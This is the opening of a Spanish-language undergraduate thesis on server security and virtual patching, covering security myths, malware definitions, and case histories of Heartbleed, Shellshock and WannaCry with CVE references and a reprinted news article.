UACM
Universidad Autónoma de la Ciudad de México
Nada humano me es ajeno

COLEGIO DE CIENCIA Y TECNOLOGÍA

LICENCIATURA EN INGENIERÍA EN SISTEMAS ELECTRÓNICOS Y DE TELECOMUNICACIONES

Protección de aplicaciones críticas en servidores

TRABAJO RECEPCIONAL

QUE PARA OBTENER EL TÍTULO DE LICENCIADO EN

INGENIERÍA EN SISTEMAS ELECTRÓNICOS Y DE TELECOMUNICACIONES.

P R E S E N T A

ADRIAN MOTA GODINEZ
MICHEL ALVAREZ HERNANDEZ

Director

Dr. Julio César Salas Torres

Codirector

M. en C. Miguel Angel Zárate Reyes

Ciudad de México, enero de 2018

UACM
Universidad Autónoma de la Ciudad de México
Nada humano me es ajeno

CA Coordinación Académica

SISTEMA BIBLIOTECARIO DE INFORMACIÓN Y DOCUMENTACIÓN

UNIVERSIDAD AUTÓNOMA DE LA CIUDAD DE MÉXICO
COORDINACIÓN ACADÉMICA

RESTRICCIONES DE USO PARA LAS TESIS DIGITALES

DERECHOS RESERVADOS©

Dedicatoria

Michel Alvarez Hernandez:

Dedicatoria de Michel

Dedico esta tesis en principio a Dios que siempre estuvo a mi lado en mis rezos y tiempos difíciles durante mi formación académica.

A mi madre Adela Hernández Ramírez.
Que en todo momento estuvo a mi lado brindándome consejos, cariños y motivación para que fuera un hombre de bien y responsable, siendo para mí una gran motivación y ejemplo a seguir para culminar mi preparación académica.

A mi padre Félix Álvarez Juárez.
Que en todo momento estuvo a mi lado aconsejándome para que fuera una persona de bien y ayudándome a no caer en tentaciones o desviarme de mis objetivos principales.

Adrian Mota Godinez:

Dedicatoria de Adrián

Dedico esta tesis principalmente a Dios por haberme permitido llegar a cumplir mi objetivo tan importante en mi formación profesional dándome la vida, fortaleza y salud.

A mi Padre David Mota Flores.

Que en todo momento me apoyó, con su cariño, esfuerzo, consejos y motivación a seguir adelante y hacer una persona responsable y de bien.

A mi madre Cecilia Godínez García.

Con su amor y cariño me apoyó en las buenas y en las malas guiándome por un camino correcto, siendo un pilar muy importante para seguir siempre adelante.

A mi esposa Andrea Palma Barrios.

Con su amor y cariño que me ha brindado incondicionalmente, motivándome constantemente para alcanzar mis objetivos y mis metas profesionalmente.

A nuestro amigo Daniel Almaraz Garduño.†

Que desde el cielo nos ilumina dándonos sus bendiciones para lograr nuestras metas, agradeciendo por haber compartido momentos valiosos en nuestras vidas.

Lo realmente importante no es llegar a la cima;
si no saber mantenerse en ella.

Alfret de Musset

Agradecimientos

A nuestro director de tesis el Doctor Julio Cesar Salas Torres por haber aceptado dirigir la realización de este trabajo, por su paciencia y asesoría, sobre todo por confiar en nosotros.

A los lectores, la M. en C. Myrna Velarde Saldaña, el Dr. Daniel Maisner Bush, el M. en C. Rafael Martínez Vega, el M. en C. Miguel Ángel Zárate Reyes y al Dr. Osiris Salas Torres por sus valiosos comentarios para la realización de este trabajo.

A nuestros profesores por sus enseñanzas y formación que nos impartieron para poder poner en alto el nombre de la Universidad.

A la Universidad Autónoma de la Cuidad de México por brindarnos el derecho de estudiar y otorgarnos el privilegio de pertenecer a su matrícula de profesionales.

A LACECI por la facilidades otorgadas para este trabajo.

Resumen

La presente tesis muestra los riesgos que existen actualmente en los servidores informáticos, los daños que pueden causar y sobre todo el robo de información. Para una institución, empresa o persona, la información es de gran importancia como también el funcionamiento correcto de los equipos informáticos como servidores, inicialmente, proporcionamos una explicación breve y general sobre conceptos de seguridad, ya que es importante que las personas conozcan las definiciones de malware que existen actualmente en los ataques informáticos.

También exponemos los ataques informáticos de los últimos años que han impactado al mundo y a la sociedad explotando vulnerabilidades expuestas y comprometiendo millones de activos informáticos e información confidencial.

Dentro del presente trabajo se expone el análisis de riesgo realizado a una empresa del sector financiero y otra del sector educativo, se muestra la comparación y el riesgo de diferentes sistemas operativos con los que cuenta cada institución.

Se realiza la demostración del proceso de un ataque a un servidor, muestra como los hackers se introducen a los sistemas operativos, cómo explotan las vulnerabilidades para poder robar información y afectar los archivos y documentos.

Del mismo modo con la herramienta que proponemos como solución para el blindaje de aplicaciones críticas en servidores basado en parches virtuales, se muestra la mitigación de vulnerabilidades sin necesidad de modificar o actualizar el sistema operativo y versiones de aplicaciones con las que se está trabajando, logrando disminuir la superficie de riesgo y ayudando a los administradores de los servidores con un ahorro de trabajo en su vida cotidiana.

Introducción

La seguridad en Servidores es tan importante como la seguridad en la red debido a que los servidores contienen información vital para la organización, si un atacante informático compromete un servidor, la disponibilidad e integración se pone en riesgo, afectando la operación y confidencialidad de la organización. Asimismo es muy importante para las empresas de cualquier giro entre ellas la educación, financiera y gobierno, etc.

Muchas de las aplicaciones de servidores incluidas por defecto en la instalación necesitan actualizarse para corregir errores de seguridad en las aplicaciones, estas se publican y se dan seguimiento en listas como *Security Focus* (http://www.securityfocus.com), sitio web del equipo de respuesta y emergencias de computación (*Computer Emergency Reponse Team*, CERT (http://www.cert.org) y *Common Vulnerabilities and Exposures* (https://cve.mitre.org/). Aún teniendo estas asociaciones que alertan a las administradores de TI(Tecnologías de la Información), para los administradores de los servidores se vuelve complicado aplicar un parche o actualización de los servidores debido a la disponibilidad que deben mantener y a las aplicaciones críticas a las que no es sencillo aplicar un parche de seguridad, al mismo tiempo los atacantes informáticos tienen acceso a las mismas fuentes e intentan utilizar esta información para violar los sistemas operativos que no han sido parchados.

"Cada servidor contiene aplicaciones, dependiendo del rol que tenga en la organización, por ejemplo un *Sistema Operativo de Red Hat Enterprice Linux contiene más de 1000 aplicaciones y bibliotecas de paquetes*"[1], sin mencionar que los sistemas operativos Windows son muy dependientes de las actualizaciones y las versiones de las aplicaciones. Sin embargo, la mayoría de los administradores optan por no instalar los paquetes de distribución debido a la operación de la organización, actualmente muchos cuentan con versiones viejas de programas o aplicaciones debido a que solo son compatibles con ciertas versiones del Sistema Operativo.

Es aquí donde encontramos una gran necesidad y brecha de seguridad que es muy compleja de resolver para los administradores de los servidores, como lo explicamos anteriormente no se pueden aplicar todos los parches y mantener actualizados los

[1] Página web Red Hat Enterprise Linux 4: Manual de seguridad- Capítulo 4, "http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-sg-es-4/s1-risk-serv.html", 3 de Junio 2017.

sistemas operativos porque muchas aplicaciones funcionan con ciertas versiones como java, Internet explore, PHP,SQL, ORACLE, etc. Es aquí donde se pone una balanza entre la operación y disponibilidad del servidor contra robustecer la seguridad, sin contar que para aplicar un parche muchas veces deben reiniciar el servidor, hacer ventanas de mantenimiento, probar el parche antes de aplicarlo o sistemas operativos viejos como Windows Server 2003 que actualmente ya no tiene soporte por parte de Microsoft. [2]

En el presente trabajo buscamos proponer una tecnología con parches virtuales que protejan al servidor a nivel perimetral con reglas inteligentes y políticas anti *exploit*, donde no hay necesidad de reiniciar el servidor, modificar la aplicación o hacer ventanas de mantenimiento exhaustivas para parchar la vulnerabilidad y mantener la disponibilidad del servidor.

Buscamos que en un futuro nuestra casa de estudios la Universidad Autónoma de la Ciudad de México cuente con este tipo de tecnologías en los servidores.

Por lo cual nos hacemos una pregunta ¿Qué pasaría si el servidor Web de la UACM es vulnerado debido a una actualización que no se puede aplicar porque los administradores deben mantener la disponibilidad debido a ser temporada de inscripción o certificación? quizá la disponibilidad y operación se mantiene pero mientras tanto el atacante puede comprometer la información confidencial de los alumnos o personal académico y administrativo como pasó en el reciente ataque mundial realizado por *ransomware WannaCry* en donde por una vulnerabilidad de Windows fueron comprometidos cientos de servidores en todo el mundo.

[2]Página web Micrsorft "https://www.microsoft.com/en-us/cloud-platform/windows-server-2003", 3 de Junio 2017.

Generalidades

Playload. Carga útil, conjunto de datos transmitidos, en realidad en un mensaje enviado. Esta carga contiene cabeceras o metadatos, que son enviados para facilitar la entrega.

MetaSploit. Conjunto de herramientas o programas, que proporcionan información acerca de las vulnerabilidades de los sistemas de cómputo, y ayudan a las pruebas de penetración.

Meterprete. Carga útil o Playload que es ejecutado después que existe una explotación a las vulnerabilidades en un sistema operativo, permitiendo obtener una gran cantidad de información sobre un objetivo comprometido.

MFSconsole. Es la interfaz que ofrece una consola centralizada "todo-en-uno" permitiendo acceso eficiente a todas las opciones disponibles como *Matasploit, Playload, Meterpreter* entre otros.

Script. Archivo de órdenes o archivo de procesamiento por lotes, es un programa usualmente simple, por lo regular se almacena en un archivo de texto plano.

Kali Linux. Sistema Operativo basada en Debian GNU/Linux dedicada principalmente a la seguridad informática.

Dropear. El verbo de dropear viene del inglés(dejar caer o tirar), en informática tirar paquetes de trafico de información.

Índice general

Capítulo 1

Mitos y Leyendas de la Seguridad Informática

Existen numerosas creencias, hábitos de uso y pautas en seguridad informática que los usuarios siguen para tratar de evitar ataques informáticos y otros más se muestran indiferentes o escépticos ante incidentes informáticos.

A continuación comparto 6 mitos sobre la seguridad informática, es una recopilación realizada por el sitio "proteccionon line.com". [1]

1.1. Mito 1: Compras en Internet.

Creencia: Si no compro productos ni contrato servicios en Internet, no puedo convertirme en una víctima más del crimen cibernético.

Realidad: Incluso las personas que no compran ni realizan operaciones bancarias en Internet pueden verse afectadas por el crimen cibernético. Basta con una sola visita a un sitio Web infectado, o incluso a un sitio Web libre de virus, pero con un aviso de publicidad infectado, para que tu equipo pueda resultar infectado por un programa de software de actividades ilegales, como un bot o un caballo de Troya.

1.2. Mito 2: Compartir claves con mi familia es seguro.

Creencia: No es arriesgado dejar que otras personas utilicen mi equipo, o compartir con ellas mis claves, siempre que sean miembros de mi familia o amigos de mucha confianza.

[1] Página web protección online,"http://www.proteccionon line.com/mitos-sobre-seguridad-informatica-que-debemos-conocer/", (Consultado 3 junio 2017).

Realidad: Cualquier persona puede ser víctima de un ataque en Internet. Los criminales cibernéticos utilizan herramientas automatizadas para enviar millones de correos electrónicos fraudulentos con la esperanza de encontrar un pequeño número de víctimas vulnerables. No les importa quién les haya abierto el camino que les permite infectar un equipo, ya sea un adulto o un niño, con tal de que se dejen engañar y cometan un error. Los criminales cibernéticos actúan con rapidez, y el más pequeño error les es suficiente para abrir la caja de Pandora. Es preferible no compartir tus claves, ni siquiera las de acceso al ordenador.

1.3. Mito 3: No soy famoso, nadie robará mi identidad.

Creencia: Internet es tan grande que no debería preocuparme por aspectos como el robo de identidad. La probabilidad de que me convierta en víctima es mínima, a menos que sea una figura pública o un personaje famoso.

Realidad: Los programas de *bots* automatizados realizan constantes batidas en Internet en busca de nuevas víctimas a las que puedan infectar. Incluso aunque no seas alguien famoso, o intentes pasar inadvertido en la Red, esta implacable variedad de software de actividades ilegales pondrá a prueba la seguridad de tu equipo. Además, el volumen de correos electrónicos fraudulentos de *phishing* que se envían cada día es tan elevado que es muy probable que, tarde o temprano, recibas un mensaje falso. Si bien los usuarios que utilicen Internet con frecuencia tienen más posibilidades de convertirse en víctimas, cualquier persona que utilice Internet está expuesto a las amenazas.

1.4. Mito 4: Ya tengo un *Firewall*, ya estoy seguro.

Creencia: Estoy protegido contra el robo de identidad en Internet si cuento con un *firewall* que bloquea intrusos, hackers y criminales.

Realidad: El software de *firewall* constituye un excelente primer paso en la tarea de proteger tu equipo, pero no es más que la primera línea de defensa. De hecho, el software por sí solo es incapaz de protegerlo completamente contra el robo de identidad en línea, ya que los ataques de hoy en día pueden incorporar una faceta psicológica y engañar a la víctima para que revele información confidencial en lugar de explotar una falla del software.

1.5. Mito 5: Las fotografías son libres de virus.

Creencia: No todos los programas corren riesgos: Por ejemplo, es imposible que las fotografías contengan códigos nocivos.

Realidad: Muchos de los problemas de software recientes son causados por atacantes que envían a las víctimas códigos de ataque incorporados en archivos de imágenes, como fotografías. El ataque se produce cuando la víctima está navegando por Internet o leyendo un correo electrónico y se encuentra con una página web o un mensaje que contiene la fotografía contaminada: Al visualizar la foto, el código de ataque se ejecuta e infecta el equipo de la víctima con software de actividades ilegales.

1.6. Mito 6: Si no uso Windows, estoy seguro.

Creencia: Las personas que no utilizan Microsoft Windows están a salvo. Los criminales se aprovechan de los usuarios de Windows porque son presas más fáciles, mientras que dejan tranquilos a los usuarios de Linux y Mac.

Realidad: Si bien los usuarios de Microsoft Windows son sin duda los usuarios de Internet que reciben el mayor número de ataques, las personas que utilizan otros sistemas operativos o software no son inmunes a las fallas de software ni a los ataques fraudulentos. Los recientes casos de virus para Mac, por ejemplo, demuestran que elegir otro software no es suficiente para eliminar el riesgo de sufrir un ataque en línea. Además, muchos de los ataques de hoy en día, como el *phishing*, funcionan independientemente del paquete de software que se esté utilizando.

Capítulo 2

Malware, Exploit y Vulnerabilidades.

Es muy importante conocer los tipos de *malware* y diferenciar el comportamiento de cada uno, esto facilita al administrador del servidor identificar qué tipo de amenaza existe de acuerdo al comportamiento que presente y así poder aplicar la remediación correspondiente.

En el presente capitulo explicamos los diferentes tipos de *malware*, qué es un *exploit* y ejemplos de vulnerabilidades descubiertas en los últimos años.

2.1. ¿Qué es *Malware*?

Es un software malicioso diseñado para infiltrar o dañar una computadora sin consentimiento del usuario.

Programa que realiza actividad maliciosa que se define como:

Intención + Efectos Nocivos.

Ejemplo de Actividades:

- Propagación.

  Habilidad del *malware* de extenderse a otros sistemas a través de otros medios físicos o de Internet.

- Destrucción.

  Habilidad del *malware* de borrar archivos críticos del sistema y detener la operación de la computadora.

Virus

Un virus es un programa que se replica adjuntándose de otros archivos de programa, como por ejemplo los siguientes mencionados:

- ActiveX: En activeX se puede ejecutar un código malicioso que reside en las páginas web.

- Virus de sector de arranque: También el virus puede afectar al sector de arranque del sistema operativo.

- Archivos COM y EXE: estos archivos son comúnmente utilizados por los virus para su distribución.

- Código malicioso de Java: código vírico independiente del sistema operativo escrito o incrustado en Java.

- JAVA: Comúnmente los atacantes explotan vulnerabilidades de JAVA para crear códigos maliciosos mediante código vírico.

- Virus de VBScript,JavaScript o HTML: este virus comúnmente reside en las páginas Web y es descargado mediante exploradores.

- Gusano: es un programa que se reproduce por sí mismo a través de redes utilizando mecanismos de ésta, por lo tanto un gusano es un virus de red.

Troyano.

El caballo de troya es un programa ejecutable el cual no se replica, pero reside en los equipos realizando actividad maliciosa como, por ejemplo, abrir puertas traseras (puertos). Un ejemplo de programas troyano es una aplicación que se presenta como herramienta para eliminar virus (Falsos antivirus) y cuya intención es, en realidad, introducir virus en el equipo

Spyware.

El *Spyware* recopila información (como nombres de usuario y contraseñas de cuentas, números de tarjetas de crédito y otra información confidencial) que se transmite a otras personas.

Adware.

El *adware* muestra publicidad y recopila datos como las preferencias de navegación en Internet, lo que se puede utilizar posteriormente para enviar publicidad al usuario.

Rootkit.

Es un conjunto de herramientas que los atacantes utilizan para acceder ilícitamente a un sistema informático, estas herramientas sirven para esconder procesos y archivos que permiten al intruso mantener el acceso al sistema, por lo regular el *rootkit* realiza su actividad maliciosa a nivel kernel afectando al hardware del equipo.

Phishing.

La técnica del *phishing* consiste en envío de correos electrónicos que, aparentemente provienen de fuentes confiables (por ejemplo, entidades bancarias), intentan obtener datos confiables del usuario, que posteriormente son utilizados para la realización de algún tipo de fraude. Pare ello, suelen incluir un enlace que, al ser pulsado, lleva a páginas web falsificadas. De esta manera, el usuario, creyendo estar en un sitio de toda la confianza, introduce la información solicitada que, en realidad, va a parar a manos del estafador. similares.

Spoofing

Es una creación de tramas TCP/IP utilizando direccionamiento IP falseada; la idea de este ataque es muy sencilla: Desde un equipo, el pirata informático simula la identidad de otra máquina en la red para conseguir acceso a recursos del tercer sistema donde ha establecido algún tipo de confianza basada en el nombre o la dirección IP de la computadora suplantada.

En la figura 2.1 ejemplifica el comportamiento de *Spoofing*.




Figura 2.1: *Spoofing*

Botnet

Las redes de *bots* o *botnet*, son redes o grupos de ordenadores infectados por controladores remotos por el propietario de la red *botnet*. Este propietario da instrucciones que puedan incluir: la propia actualización del bot la descarga de una nueva amenaza, mostrar publicidad al usuario, el envío de SPAM o el lanzar ataques de denegación de servicios, entre otras.

Spam.

El *spam* es el correo electrónico no solicitado que es enviado en cantidades masivas a un número muy amplio de usuarios generalmente con el de comercializar, ofertar o tratar de despertar el interés con respecto a algún producto o servicio. Este tipo de correos electrónicos suponen también, en muchos casos, la punta de lanza para cometer ciber delitos como el *phishing* o el *scam*.

Ransomware

Ransomware es un tipo de *malware* que impide o limita los usuarios accedan a su sistema, ya sea mediante el bloqueo de la pantalla del sistema o mediante el bloqueo de los archivos de los usuarios. Más familias *Ransomware* modernas, categorizados colectivamente como cripto-*ransomware*, cifrar ciertos tipos de archivos en los sistemas infectados y obliga a los usuarios a pagar el rescate a través de ciertos métodos de pago en línea para obtener una clave de descifrado.

2.2. Vulnerabilidades y *Exploit.*

Vulnerabilidad: Es una falla de seguridad o debilidad del software o en un sistema operativo que puede conducir a brechas de seguridad, esta falla se convierte en una preocupación de seguridad cuando un atacante descubre dicha vulnerabilidad y crean un código malicioso o *exploit* dirigido para aprovechar esa falla.

Exploits: Es un código creado deliberadamente por un atacante para aprovechar una vulnerabilidad de software En muchas ocasiones este código es incorporado a un *malware*.

En ocasiones un *exploit* es una parte de varios componentes de un ataque:

- El *exploit* puede crear otro *malware*.
- Puede incluir *backdoor*.
- Puede ser parte de un software espía.

Vulnerabilidades que han impactado al mundo durante los últimos años.

A continuación describimos brevemente importantes vulnerabilidades publicadas en años recientes, que ponen en riesgo la operación del servidor.

Heartbled

Heartbled es una grave vulnerabilidad en la biblioteca de software criptográfico *Open SSL*, descubierta y publicada el 1 de abril del 2014, esta debilidad permite el robo de información protegida por el cifrado *SSL/TLS* mediante la lectura de memoria que utilizan ciertas versiones de *Open SSL*. Permite intrusivamente extraer información del servidor a pesar de que las comunicaciones sean seguras como:

- Credenciales del usuario.
- Datos personales del usuarios.
- La llave para descifrar la comunicación segura.

Según datos de *Netcraft* el 66 % de los sitios utilizan *Open SSL* y solo el 17 por ciento son susceptibles a la vulnerabilidad *Heartbled.* [1]

De acuerdo con algunas noticias en México sobre la vulnerabilidad *Heartbled*, si hubo afectación en sitios mexicanos con dominios MX a pesar de que se reaccionó de manera oportuna.

NEGOCIOS

- Actualizar el programa de encriptación OpenSSL, ya que en éste se encuentra la falla de programación que hace peligrar los datos personales de los usuarios.
- Una vez hecho esto es preciso reemplazar el certificado de su página web, que es expedido cuando se registra un nombre de dominio.
- Es esencial considerar si se deben cambiar las contraseñas que pudieron estar comprometidas y, muy importante, no usar la misma en más de una página web, ya que eso abre la puerta a todas.

Heartbleed sí afectó a sitios de México

POR AURA HERNÁNDEZ
aura.hernandez@gimm.com.mx

Al menos 13 por ciento de los sitios *web* con dominio .mx más usados todavía son vulnerables al error de programación (*bug*) Heartbleed, que afecta la seguridad del programa OpenSSL, advirtió Juan Pablo Castro, director de Innovación Tecnológica de Trend Micro.

Debido a la falla, cualquiera con conocimiento en sistemas puede, sin dejar huella, monitorear y almacenar todas las comunicaciones entre un usuario y un sitio *web* sin importar si están protegidas.

Trend Micro ha monitoreado el estado de un millón de los sitios más utilizados del mundo, de los cuales 4 mil 887 usan el dominio .mx, es decir, que fueron creados y tienen operaciones principalmente en México.

Sólo mil 22 de ellos usan el *software* OpenSSL y al menos 132 aún no actualizan el programa o aplican alguna medida, lo que representa un "grave riesgo", de acuerdo con Trend.

El *bug* fue detectado por el equipo de ingenieros de seguridad de Google y por la firma Codenomicon.

Foto: Stock

132 SITIOS de los revisados no han hecho nada al respecto

Para Castro, la situación se agudiza porque muchos usuarios siguieron consejos erróneos y cambiaron sus contraseñas sin verificar primero si el sitio ya había eliminado Heartbleed.

"Sólo deberían cambiar sus contraseñas después de que el sitio confirme si fue vulnerable al fallo o que éste ya fue solucionado", reiteró.

Si la falla en un portal estaba siendo explotado por un cibercriminal es posible que los datos de los usuarios estén en riesgo, y éste es doble si pertenecen al 56 por ciento de los cibernautas, que utilizan las mismas contraseñas en diferentes cuentas.

"Si algún usuario cambiara su contraseña, por ejemplo, en alguna de las páginas .mx aún afectadas, implica que si dicha clave es utilizada en otro sitio, habrá quedado en manos de un atacante", añadió Castro.

Privacidad

Trend Micro decidió no publicar la lista de páginas *web* con dominio en México que todavía son vulnerables a Heartbleed para evitar que los cibercriminales comiencen a atacarlos y así dejar expuestos los datos privados de los usuarios.

La firma insistió en que todas las empresas con sitios de internet que manejen los datos personales de usuarios en el país deben informar si sufrieron o no esta vulnerabilidad y si ya fue resuelta.

Esto también ayudará a que los cibernautas tengan confianza de que es momento de cambiar sus contraseñas.

USUARIOS

- Preguntar a los administradores de las páginas de internet que utilizan si el sitio ha sido o no vulnerable a Heartbleed. Es su obligación responder ya que son tus datos personales los que pueden estar en peligro.
- Si el sitio de internet ya le avisó que está a salvo, pero de todos modos le solicita que cambie su clave de usuario y contraseña, hágalo.
- Si recibe correos electrónicos dándole indicaciones al respecto, verifique por teléfono, ya que puede tratarse de *phishing*.

Figura 2.2: Noticias *Heartbleed*

[1] Noticias Hearbleed, "http://www.excelsior.com.mx/hacker/2014/04/26/955915",(consultado 3 de junio 2017).




Figura 2.3: Desafío de un cliente-tienda departamental.

El parche que corrige esta vulnerabilidad fué publicada en *MITRE* con la referencia Oficial CVE-2014-0160[2], es importante que todos los sitios afectados por esta vulnerabilidad pongan el parche mencionado anteriormente.

Algunas distribuciones de sistemas operativos que se han enviado con la versión potencialmente vulnerable de OpenSSL:

- Debian *Wheezy* (estable), *OpenSSL* 1.0.1e-2 + deb7u4
- Ubuntu 12.04.4 LTS, *OpenSSL* 1.0.1-4ubuntu5.11
- CentOS 6.5, *OpenSSL* 1.0.1e-15
- Fedora 18, *OpenSSL* 1.0.1e-4
- *OpenBSD* 5.3 (*OpenSSL* 1.0.1c 10 mayo de 2012) y 5.4 (*OpenSSL* 1.0.1c 10 mayo de 2012)
- *FreeBSD* 10.0 - 1.0.1e de *OpenSSL* 11 Feb 2013
- *NetBSD* 5.0.2 (*OpenSSL* 1.0.1e)
- *OpenSUSE* 12.2 (*OpenSSL* 1.0.1c)

Operativo de distribución del sistema con las versiones que no son vulnerables:

- Debian *Squeeze* (antigua estable), *OpenSSL* 0.9.8o-4squeeze14
- SUSE Linux Enterprise Server
- *FreeBSD* 8.4 - 0.9.8y *OpenSSL* 5 Feb 2013

[2]https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-0160

- *FreeBSD* 9.2 - 0.9.8y *OpenSSL* 5 Feb 2013
- *FreeBSD* 10.0p1 - 1.0.1g *OpenSSL* (A las 8 Abr 2014 18:27:46 GMT)
- *FreeBSD Ports* - 1.0.1g *OpenSSL* (, a los 7 Abr 2014 21:46:40 GMT)

2.2.1. *Shellshock.*

Shellshock es un error de seguridad en el Bash de Shell de Unix, la vulnerabilidad fué descubierta en Septiembre del 2014, Bash, que se encuentra en la mayoría de los sistemas operativos unix y Linux así como en Mac OSX podrían permitir al atacante ejecutar comandos de forma remota sin autenticación, permitiendo así cargar información del sistema operativo, acceder a datos confidenciales o establecer un escenario para futuros atacantes .

En octubre del 2014 se detectó un nuevo ataque de *Shellshock* dirigido a servidores SMTP, "los atacantes usaron correo electrónico para entregar *exploit*, si el código de explotación es ejecutado correctamente en el servidor SMTP vulnerable se descarga y ejecuta Bot IRC conocido como JST Perl IcrBot. Después de la ejecución se borra para evitar ser detectado por el radar." [3]

Proceso de ataque *Shellshock:*

1. El atacante crea un código malicioso que inserta en un correo electrónico sobre los campos de subject, from y CC.
2. El atacante envía este correo malicioso a cualquier servidor SMTP potencialmente vulnerable.
3. Cuando el servidor SMTP recibe el correo malicioso, la carga útil de *shellshock* se ejecutará y descargará el bot IRC, también se establecen conexiones a centros de mando y control.
4. Los atacantes toman control del servidor y pueden ejecutar diferentes rutinas de ataques como denegación de servicios mediante SPAM.

La siguiente imagen muestra el proceso de ataque de *Shellshock.*

[3] https://blog.trendmicro.com/trendlabs-security-intelligence/shellshock-related-attacks-continue-targets-smtp-servers/




Figura 2.4: Proceso de ataque *Shellshock*.

Este ataque se ha visto en servidores SMTP en diferentes países como por ejemplo, Taiwan, Germania, Estados Unidos y Canadá.




Figura 2.5: Top de países afectados por *Shellshock* en servidores SMTP.

El parche que soluciona la vulnerabilidad *Shellshock* se publicó el 24 de septiembre del 2014 con el nombre de CVE−2014 − 6271.[4]

[4]Porta web CVE ,"https://cve.mitre.org/cgi-bin/cvename.cgi?name=2014-6271", (consultado 22 octubre 2017).

2.2.2. *WannaCry (Ransomware).*

WannaCry (quiero llorar), es un ataque informático que nombrado en inglés " *WannaCry Ransomware attack* o *WannaCry Doble Pulsar attack*", comenzó el viernes 12 de mayo del 2017 afectando a un gran número de organizaciones, países y ordenadores en todo el mundo.

Varias empresas de Europa se vieron seriamente afectadas, como es el caso de telefónica Movistar al cual le comprometieron aproximadamente el 85 por ciento de sus ordenadores, en aquella fecha le exigían un aproximado de $300 *bitcoints* como rescate de lo contrario comenzarían a borrar la información que fue secuestrada, Movistar España se vio obligado a dar un apagón de equipos orientando a sus usuarios a no prender sus ordenadores.[5] [6]

El sector salud fue gravemente afectado, como es el caso del servicio nacional de salud de Gran Bretaña (NHS) el cual se vio obligado a rechazar pacientes y retrasar operaciones hasta que el servicio fuera normalizado y los ordenadores pudieran ser restablecidos.[7]

¿Qué es lo que hace *WannaCry Ransomware* y quien es afectado?

Wannacry es una variante de *Ransomware*[8] que afecta a sistemas operativos Windows explotando la vulnerabilidad basada en el bloque de mensajes del servidor (SMB) denominada CVE$-2017-0144$. [9] La afectación se realiza mediante un *exploit* dirigido a explotar la vulnerabilidad, al momento de que es ejecutado en el sistema operativo tiene la capacidad de encriptar 176 tipos de archivo, algunos de estos archivos pueden ser de bases de datos, multimedia, PDF, JPG, GIF, archivos Microsoft office, entro otros. Posterior a la infección en el ordenador se muestra un mensaje de pago demandando $300 *bitcoints* por el rescate de la información a sus víctimas, el costo de la demanda podría aumentar dependiendo del tiempo en que la víctima pudiera realizar el pago.

[5] Portal web de " El Mundo" noticiero de España, "http://www.elmundo.es/tecnologia/2017/05/12/59158a8ce5fdea194f8b4616.html",(consultado 22 Octubre 2017).

[6] Portal web de noticias El comercio, "http://www.elcomercio.es/tecnologia/201705/12/telefonica-sufre-ciberataque-interna-20170512124356-rc.html",(consultado 22 Octubre 2017).

[7] Portal web de BBC noticias,"http://www.bbc.com/news/health-39899646",(consultado 22 Octubre 2017).

[8] Blog Trend Micro, "Ransomware""https://www.trendmicro.com/vinfo/us/security/definition/ransomware",(consultado 22 Octubre 2017).

